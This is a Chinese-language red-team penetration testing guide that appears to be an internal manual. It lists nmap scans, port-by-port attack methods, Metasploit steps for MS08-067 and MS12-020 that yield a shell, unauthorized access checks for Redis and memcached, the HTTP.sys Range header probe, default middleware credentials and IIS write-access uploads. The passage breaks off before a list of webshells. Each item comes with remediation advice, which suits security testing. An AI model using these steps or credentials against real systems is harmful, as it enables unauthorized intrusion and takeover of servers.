1. 红队渗透测试概述
   1. 测试流程

渗透测试是指针对目标系统的承载环境和应用，如操作系统、中间件、数据库、网络设备、WEB站点、APP等进行安全漏洞挖掘，通常使用自动化工具进行开放端口和服务的识别，再人工对各服务常见的安全漏洞进行验证测试。红队渗透测试大致流程如下图所示：

* 1. 自动化测试
     1. NMAP

Nmap是一款主机检测和网络扫描工具，不局限于仅仅收集信息和枚举，同时可以用来作为一个漏洞探测器或安全扫描器。通过使用Nmap可以达到以下目的：

1. 检测目标网络存活主机；
2. 检测主机上开放的端口；
3. 检测到相应端口使用的软件和版本；
4. 使用Nmap的脚本检测对应漏洞。

常见使用方法：

|  |  |
| --- | --- |
| #nmap www.baidu.com  #nmap 192.168.1.1 | 扫描单一的一个主机 |
| #nmap 192.168.1.1/24 | 扫描整个子网 |
| #nmap 192.168.1.1-100 | 扫描IP地址为192.168.1.1-192.168.1.100内的所有主机 |
| #nmap -p80,21,23 192.168.1.1 | 扫描特定主机上的80,21,23端口 |
| #nmap -sS 192.168.1.1 | Tcp SYN Scan (sS)半开链接扫描 |
| #nmap --script=mysql-brute 192.168.1.1 | 使用nmap脚本来暴力破解用户名和密码 |
| #nmap –script=mysql-vuln-cve2012-2122 192.168.1.1 | 利用CVE-2012-2122漏洞 |

* + 1. 商用安全漏洞扫描器

当前市面上主流的商用安全漏洞扫描器，均可以自动化完成主机基础环境的安全漏洞和弱口令扫描工作，涵盖所有主流网络对象：

**基础架构**：操作系统、数据库、中间件、通信协议

**应用系统**：常用软件、虚拟化系统、大数据组件

**硬件设备**：网络设备、安全设备、办公自动化产品

以绿盟远程安全评估系统（RSAS）为例，其安全扫描策略与人工进行漏洞挖掘的思路是一致的：

**1.存活判断**

在进行系统漏洞扫描时，为保证扫描效率，漏洞扫描设备在启动扫描任务前会首先探测目标系统是否存活——开机并正常联网。在默认配置下，对没有正常存活的系统，漏洞扫描设备会自动跳过对目标系统的扫描，转而启动对下一个目标的扫描。

**2.端口扫描**

对已经存活的主机，需要探测主机上开启了什么端口。为了能够更全面的发现问题，安全漏洞扫描建议采用全端口扫描。主要采用TCP连接的方式进行探测。如下图，端口扫描策略-指定端口范围为：1-65535



**3.系统、服务识别**

在进行操作系统版本识别时，RSAS会根据各个操作系统在TCP/IP协议栈实现上的不同特点，通过研究其对各种探测的响应形成识别指纹，进而识别目标主机运行的操作系统。


**4.漏洞检测**

RSAS进行系统漏洞扫描主要是采用远程漏洞扫描，即RSAS通过网络直接与目标系统进行通讯，发送特定的数据包，接受目标系统的反馈信息，根据反馈信息判断系统是否存在特定漏洞。

漏洞扫描结果主要分为两类：版本检测漏洞和原理扫描漏洞，对于红队人员，应重点关注标注为原理扫描的漏洞，该类漏洞是扫描器可直接进行远程验证的漏洞（如命令执行）。

**5.口令猜测**

安全漏洞扫描包括口令猜测，用以发现系统中脆弱账号。口令猜测根据系统内置或用户自定义的用户名和密码字典进行随机组合，不断发送至被扫描设备，暴力猜测用户名和密码。




* 1. 人工渗透

依据自动化测试阶段发现的端口、服务、原理扫描类漏洞等，进行进一步的漏洞挖掘和人工漏洞验证，按人工渗透目标区分，可以分为操作系统渗透测试、中间件渗透测试、Web应用渗透测试和APP客户端渗透测试。

下表结合国网红队漏洞挖掘经验，对应用程序/服务及默认端口、可以尝试进行的渗透方式进行了归纳总结：

|  |  |  |
| --- | --- | --- |
| **端口** | **应用程序/服务** | **渗透方式** |
| 21 | FTP | 匿名连接，使用Bruter或Hydra brute force进行字典攻击或暴力猜解 |
| 22 | SSH | 使用Bruter或Hydra brute force进行字典攻击或暴力猜解 |
| 23 | Telnet | 使用Bruter或Hydra brute force进行字典攻击或暴力猜解 |
| 69 | TFTP | 使用Cisco-torch进行暴力破解攻击 |
| 80 | IIS | 使用IIS-ShortName-Scanner测试IIS短文件名泄露情况（详见3.2.3）  使用Burpsuite测试Microsoft Windows HTTP.sys远程代码执行漏洞（详见3.2.4）  使用IIS写权限利用工具测试IIS写权限漏洞（详见3.2.8）  使用Python脚本测试IIS6.0 webdav命令执行漏洞（详见3.2.9） |
| PHP | 使用nc工具测试ImageMagick远程代码执行漏洞（详见3.2.20） |
| Struts2 | 使用K8\_Struts2\_EXP测试Struts2命令执行漏洞（详见3.2.7） |
| Bash | 使用BurpSuite测试破壳（Shell Shock）漏洞（详见3.2.21） |
| 135-139/445 | Netbios/Server | 使用Bruter或Hydra brute force字典猜解目标的用户和密码，验证MS08-067漏洞（详见2.1.3） |
| 161 | SNMP | 使用Solarwinds SNMP暴力破解软件尝试登陆SNMP服务并获取目标信息 |
| 443 | Openssl | 使用ssltest.py测试心脏出血漏洞（详见3.2.12）  使用Ettercap和sslstrip测试SSL嗅探漏洞（详见3.2.14） |
| 513 | Rlogin | 使用Hydra brute force进行密码猜测 |
| 514 | Rsh | 使用Hydra brute force进行密码猜测 |
| 873 | Rsync | 使用Kali测试Rsync未授权访问漏洞（详见3.2.18） |
| 1099 | JAVA RMI | 使用attackRMI测试JAVA RMI服务远程方法调用漏洞（详见3.2.5） |
| 1433/1434 | MSSQL | SQLdict或Hydra brute force进行密码猜测 |
| 1521 | Oracle | 使用ORABF进行密码猜测  使用tnscmd工具测试Oracle tnslsnr空口令漏洞（详见3.2.22）  使用metasploit框架测试暴力猜测Oracle SID漏洞（详见3.2.23） |
| 2181 | Zookeeper | 使用zookeeper\_n.py 测试Zookeeper未授权访问漏洞（详见3.2.16） |
| 2301/2381 | Compaq/HP管理页面 | 使用Hydra直接猜测web管理后台弱口令，该用户名口令通常是操作系统的用户和口令。 |
| 2375 | Docker | 使用DockerToolbox测试Docker未授权访问漏洞（详见3.2.17） |
| 3306 | Mysql | 使用Bruter进行密码猜测 |
| 3389 | RDP | 使用Hydra brute force进行密码猜测；  验证MS12-020漏洞利用（详见2.1.2） |
| 5900 | VNC | 使用Hydra，Bruter进行密码猜测  使用VNC\_bypauth 测试RealVNC认证绕过漏洞（详见3.2.19） |
| 6379 | Redis | 使用telnet连接Redis服务测试未授权访问漏洞（详见3.2.2） |
| 7001/7002 | Weblogic | 寻找weblogic服务管理后台地址并进行密码猜测（详见3.1）  使用WebLogicExploit 、weblogic\_poc.client1.for.scan-cve-2018-2628.py测试Weblogic反序列化漏洞（详见3.2.6、3.2.11）  使用cve-2017-10271.py测试Weblogic-wls-wsat组件命令执行漏洞（详见3.2.10） |
| 8080 | Tomcat | 寻找Tomcat服务管理后台地址并进行密码猜测（详见3.1） |
| JBoss | 寻找Jboss服务管理后台地址并进行密码猜测（详见3.1） |
| 8161 | Activemq | 使用Kali测试Activemq未授权认证导致命令执行漏洞（详见3.2.13） |
| 9043/9060 | Websphere | 寻找Websphere服务管理后台地址并进行密码猜测（详见3.1） |
| 11211 | memcached | 使用telnet连接Memcache服务测试未授权访问漏洞（详见3.2.1） |
| 50000 | SAP Netweaver | 使用浏览器测试SAP Netweaver命令执行漏洞（详见3.2.15） |
| 80/443/8080 | HTTP | 参照第四章“WEB应用渗透测试” |
|  | 移动APP | 参照第五章“APP客户端渗透测试” |

* 1. 思维导图



1. 操作系统渗透测试

由于操作系统未进行安全配置或补丁更新，导致系统存在安全配置缺陷或已知漏洞，以下对操作系统层面安全测试方法进行归纳，主要测试目标为Windows操作系统。

* + 1. IPC$共享入侵漏洞

漏洞描述：

利用IPC$，入侵者可能与目标主机建立一个空的连接而无需用户名与密码，而利用这个空的连接，入侵者还可以得到目标主机上的用户列表。

测试方法：


在windows命令界面cmd即可进行操作

1.利用IPC$命令进行连接，执行net use \\<target>\IPC$ “password” /user:”<username>”，如下图所示：



此处，用户名Administrator，口令为空。

2.利用IPC$命令查看远端主机时间，执行net time \\<target>，如下图所示：



如果可以实现命令执行，说明存在漏洞。

测试工具：

CMD终端

修复方案：

禁用IPC$共享。


* + 1. Windows远程桌面协议RDP拒绝访问漏洞（MS12-020）

漏洞描述：

Windows操作系统高风险漏洞，利用此漏洞进行攻击可以导致被攻击的主机出现蓝屏。

测试方法：


1.启动metasplot后使用search命令查找相关模块即search ms12-020结果为图中第二个红框内容；找到后利用use命令，选择需要的检测模块如图第三个红框中内容。

****

2.设置rhosts即要检查的主机ip地址

****

3.run命令运行检测是否有此漏洞，如图中显示is vulnerable表明存在该漏洞

****

测试工具：

metasplot框架

修复方案：

安装Windows相应补丁。

* + 1. Windows允许远程执行代码漏洞（MS08-067）


漏洞描述：

MS08-067漏洞的全称为“Windows Server服务RPC请求缓冲区溢出漏洞”，如果用户在受影响的系统上收到特制的 RPC 请求，则该漏洞可能允许远程执行代码。在 Microsoft Windows 2000Windows XP 和 Windows Server 2003 系统上，攻击者可能未经身份验证即可利用此漏洞运行任意代码，此漏洞可用于进行蠕虫攻击，目前已经有利用该漏洞的蠕虫病毒。

测试方法：

1.启动metasploit并搜索ms08067模块：

search ms08\_067



2.搜索到结果后使用该模块

use exploit/windows/smb/ms08\_067\_netapi



通过show options 命令查看该模块操作内容

3..设置模块内容

set RHOST +（漏洞主机ip）



4..选择payload



使用下图中的payloads




set LHOST +(本机IP) 端口默认即可



5.可以使用show targets命令选择被攻击的操作系统版本（默认情况下自动选择无需单独操作）

可使用 set target +（target ID）

6.执行exploit



获取shell可以执行任意windows命令。

测试工具：

metasplot框架

修复方案：

安装Windows相应补丁。

1. 中间件渗透测试
   1. 存在可访问的管理后台入口

漏洞描述：

应用存在未限制访问的后台，或者能直接登录管理后台。

测试方法：

1. 可以使用web漏洞扫描器或后台扫描工具。
2. 识别网站使用的cms框架，判断其默认的管理后台地址。
3. 在网站中寻找管理后台超链接。
4. 对管理后台进行弱口令扫描

若存在弱口令或存在对公网开放的后台入口，说明存在漏洞。

1. 常见的web服务管理后台：

|  |  |  |
| --- | --- | --- |
| **中间件类型** | **管理后台路径** | **常见弱口令** |
| Tomcat | IP:8080/admin/  IP:8080/manager/html/ | tomcat/tomcat  admin/admin  admin/tomcat  tomcat/admin |
| Weblogic | IP:7001/console/login/  IP:7001/console/  IP:7002/console/ | weblogic/weblogic  weblogic/weblogic123  system/system  portaladmin/portaladmin  guest/guest |
| Websphere | IP:9060/admin/  IP:9060/ibm/console  IP:9043/ibm/console/logon.jsp | system/manager  wasadmin/wasadmin |
| JBoss | IP:8080/admin-console/  IP:8080/jmx-console/  IP:8080/web-console/ | 无认证 |
| 其他 | /admin/index.jsp  /admin/login.jsp  /admin/admin\_login.jsp  /admin/admin.jsp  /manager/index.jsp  /manager/login.jsp  /manage/login.aspx | admin/admin  admin/admin123  admin/123456  admin/111111  ceshi/ceshi  test/test |

风险分析：

攻击者可通过登录网站管理后台篡改页面，或利用上传功能上传webshell，导致服务器被控制。

攻击者使用弱口令扫描工具或者直接使用常见的弱口令去尝试登录Web中间件的管理控制后台，然后通过部署war包上传webshell，进而控制整个系统。

测试工具：

浏览器

修复方案：

建议在不影响业务的前提下，将管理后台隐藏在非常规目录下或增加管理后台的访问限制。

修改控制台默认的用户名和密码，并为其控制台设置强壮的口令措施，防止可被恶意或简单猜解得到用户名和密码。

对于必须暴露于公网或者其他网络中的控制台地址，则为其地址做访问白名单措施，即只允许白名单以内的用户IP地址可以访问到该控制台。

* 1. 使用含有已知漏洞的组件
     1. Memcache未授权访问漏洞

漏洞描述：

由于memcached安全设计缺陷，客户端连接memcached服务器后无需认证就可读取、修改服务器缓存内容。

测试方法：

登录机器执行netstat -an |more命令查看端口监听情况。回显0.0.0.0:11211表示在所有网卡进行监听，存在memcached未授权访问漏洞

1. telnet <target> 11211，提示连接成功表示漏洞存在
2. nc -vv <target> 11211，提示连接成功表示漏洞存在
3. 使用端口扫描工具nmap进行远程扫描：nmap -sV -p 11211 –script memcached-info <target>

测试工具：

telnet、netcat、nmap

安全建议

1. 方法一：

可以修改绑定的IP、端口和指定访问者IP

具体根据实际情况来设定，也可以直接在服务器防火墙上做设置。

1. 方法二：

增加Memcached 的认证配置。

* + 1. Redis未授权访问漏洞

漏洞描述：

redis端口对外开放并且没有配置认证选项，未授权用户可直接获取数据库中所有信息，造成严重的信息泄露。

测试方法：

telnet <target> 6379，提示连接成功表示漏洞存在

nc -vv <target> 6379，提示连接成功表示漏洞存在

输入info命令，服务器将返回信息：

# Server 
redis version 2 8.19 
redis g 
it shal 
redis git dirty @ 
redis build id 9968db13395be4aa 
redis mode standalone 
os Windows 
arch bits 6 
multiplexing api winsock IOCP 
gcc version @ @ @ 
process id:1@@64 
run 
6379 
cp port: 
uptime in 
uptime in 
1 ru clock 
seconds : 4999874 
days 
6609485 

测试工具：

telnet、netcat

安全建议：

1. 方法一：

可以修改绑定的IP、端口和指定访问者IP

具体根据实际情况来设定，也可以直接在服务器防火墙上做设置。

1. 方法二：

设置访问密码

在 redis.conf 中找到“requirepass”字段，取消注释并在后面填上你需要的密码。

注：修改redis的配置需要重启redis才能生效。

* + 1. IIS短文件名泄露漏洞

漏洞描述：

存在短文件名猜测问题，攻击者只需要通过构造特殊URL并根据错误回应即可猜测隐藏目录下存在的目录及文件的短文件名，即"8.3"(文件名大于等于8字节，扩展名大于等于3字节)格式的资源短名称

存在漏洞时，可以利用 ~ 字符猜解暴露短文件/文件夹名，通配符 \* 和 ? 发送一个请求道IIS，当IIS接收到一个文件路径中包含 ~ 时，它的反应是不同的，基于这个特点，可以根据http的响应区分一个可用或者不可用的文件

测试方法：

不同版本的IIS返回的信息

计算机生成了可选文字:
| Version 
IIS 6 
IIS 6 
IIS 5.x 
IIS 5.x 
IIS 7.x .Net.2 
NO Error Handling 
IIS 7.x .Net.2 
NO Error Handling 
URL 
/valid *wl*/.aspx 
/lnvalid *Nl*/.aspx 
/valid*N1* 
/lnvalid*N1* 
/valid*N1* 
/lnvalid * 、 1 ， 
Result/Error Message 
HTTP 404 _ File not found 
HTTP 400 一 Bad Request 
HTTP 404 一 File not found 
HTTP 400 一 Bad Request 
Page contains: 
"Error Code 0 × 000m000 ' ' 
Page contains: 
"Error Code 0x80070002 ' ' 

1. 识别目标应用是否使用IIS中间件
2. 人工验证IIS短文件名漏洞：

计算机生成了可选文字:
URL 
http://sdl.me/*"l*/ 
http://sdl me/a*-l*/.aspx 
http://sdl me/aa**l*/.aspx 
http://sdl me/ab*—l*/ aspx 
http://sdl me/ac**l*/.aspx 
http://sdl me / a ' 伫 1 · / ． a 、 
http://sdl me / a 1 1 1 伫 1 ， ． “ 
http://sdl me/acsecr—l*/.aspx 
http://sdl me/acsecr-l/aspx 
http://sdl me/acsecr-l %3f/ aspx 
http://sdl me/acsecr—l %3M3f%3f/.aspx 
http://sdl me/acsecr—l a%3f%3f/.aspx 
http://sdl me/acsecE1.h%3M3f/.aspx 
http://sdl me/acsecr—l html aspx 
Result 
0 “ Valid ： one or more file(s)/folder(s) with short 
name available on the Server 
0 ． Valid. It starts with "A" 
· Invalid: The second letter is not "A" 
00 · Invalid. The second letter is not “ 
0 · Valid: The second letter is "C" 
00 · Invalid. It has more than three characters 
0 ， · Valid: It has 6 or more than 6 characters 
0 Valid: It starts with "ACSECR" 
· Invalid: It not a folder and it has a n extension 
00 · Invalid. Extension has more than 1 character 
0 · Valid: Extension has 3 or more characters 
00 · Invalid. Extension does not start with "A" 
0 · Valid: Extension starts with 叩 " 
0 - Valid. Extension starts with "HTM" 

结果得到短文件名 acsecr~1.htm

1. 使用IIS短文件名猜测工具进行扫描

如果能够探测出短文件名，说明存在漏洞。

测试工具：

浏览器、IIS-ShortName-Scanner

修复方案：

1. 禁止URL中使用 ~ 或其Unicode编码
2. 关闭windows的8.3格式功能
   * 1. Microsoft Windows HTTP.sys远程代码执行漏洞 (MS15-034)(CVE-2015-1635)

漏洞描述：

当存在该漏洞的HTTP服务器接收到精心构造的HTTP请求时，可能触发远程代码在目标系统以系统权限执行以及敏感信息泄露。

该漏洞存在于 HTTP 协议堆栈 (HTTP.sys) 中，当 HTTP.sys 未正确分析经特殊设计的 HTTP请求时会导致此漏洞。 成功利用此漏洞的攻击者可以在系统帐户的上下文中执行任意代码。

测试方法：

在HTTP请求头部添加Range头部

Range: bytes=0-18446744073709551615

如果服务器返回

416 Requested Range Not Satisfiable

说明存在漏洞

测试工具：

Burpsuite、Modify Headers(Firefox)

修复方案：

厂商补丁：Microsoft---------Microsoft已经为此发布了一个安全公告（MS15-034）以及相应补丁:

MS15-034：Vulnerability in HTTP.sys Could Allow Remote Code Execution (3042553)

链接：http://technet.microsoft.com/security/bulletin/MS15-034

* + 1. JAVA RMI 服务远程方法调用漏洞

漏洞描述：

Java RMI服务是远程方法调用（Remote Method Invocation）。它是一种机制，能够让在某个java虚拟机上的对象调用另一个Java虚拟机的对象的方法。 在Java Web中，很多地方都会用到RMI来相互调用。比如很多大型组织都会在后台部署一些Java应用，用于对外网站发布更新的静态页面，而这种发布命令的下达使用的就是这种RMI形式。当服务器使用了不安全的库时，将导致远程命令执行。

测试方法：

1. 使用nmap等工具识别RMI服务
2. 使用扫描器扫描目标
3. 对存在RMI服务的端口使用JAVA RMI反序列化工具进行远程命令执行

如果可以实现命令执行，说明存在漏洞。

测试工具：

nmap、attackRMI.jar

修复方案：

升级补丁ACC 3.2.2 以修复这个安全问题：

https://commons.apache.org/proper/commons-collections/download\_collections.cgi

http://svn.apache.org/viewvc?view=revision&revision=1713307

https://commons.apache.org/proper/commons-collections/

https://blogs.apache.org/foundation/entry/apache\_commons\_statement\_to\_widespread

* + 1. Weblogic反序列化漏洞

问题描述：

Oracle WebLogic Server是美国甲骨文（Oracle）公司的一款适用于云环境和传统环境的应用服务器，它提供了一个现代轻型开发平台，支持应用从开发到生产的整个生命周期管理，并简化了应用的部署和管理。

Oracle WebLogic Server的T3通讯协议的实现中存在反序列化漏洞。远程攻击者可通过利用该漏洞发送特殊的报文完全控制WebLogic Server。

测试方法：

1. 使用nmap等工具识别weblogic服务
2. 使用扫描器扫描目标
3. 对存在weblogic服务的端口使用Weblogic反序列化工具进行远程命令执行

如果可以实现命令执行，说明存在漏洞。

测试工具：

nmap、WebLogicExploit.jar

修复方案：

根据官方的安全公告，升级相应的补丁。

http://www.oracle.com/

* + 1. Struts2命令执行漏洞

漏洞描述：

Apache Struts2 是第二代基于Model-View-Controller (MVC)模型的java企业级web应用框架。

Struts2 默认使用的库存在命令执行漏洞，恶意用户可通过发送精心构造的数据包来触发该漏洞，进而执行系统命令。

测试方法：

1. 判断目标应用使用为JAVA项目，判断是否存在明显的.action、.do、.jsp页面
2. 使用扫描器扫描目标
3. 对目标URL使用Struts2反序列化工具进行远程命令执行
4. 对目标URL使用发包工具发送HTTP攻击包进行远程命令执行

如果可以实现命令执行，说明存在漏洞。

测试工具：

K8\_Struts2\_EXP、Burpsuite

修复方案：

根据官方的安全公告，升级相应的补丁。

https://struts.apache.org


* + 1. IIS写权限漏洞

漏洞描述：


写权限漏洞主要跟IIS的webdav服务扩展还有网站的一些权限设置有关系。IIS写权限可能导致木马、后门的上传从而对主机进行控制。

测试方法：


1.打开IIS PUT Scaner.exe，在Start IP中输入要检测的服务器IP（假设为192.168.1.21），如果出现搜索结果，若PUT项为YES则可以上传。




2.编写一句话木马文件，保存到本地。



一句话木马分为以下几种：

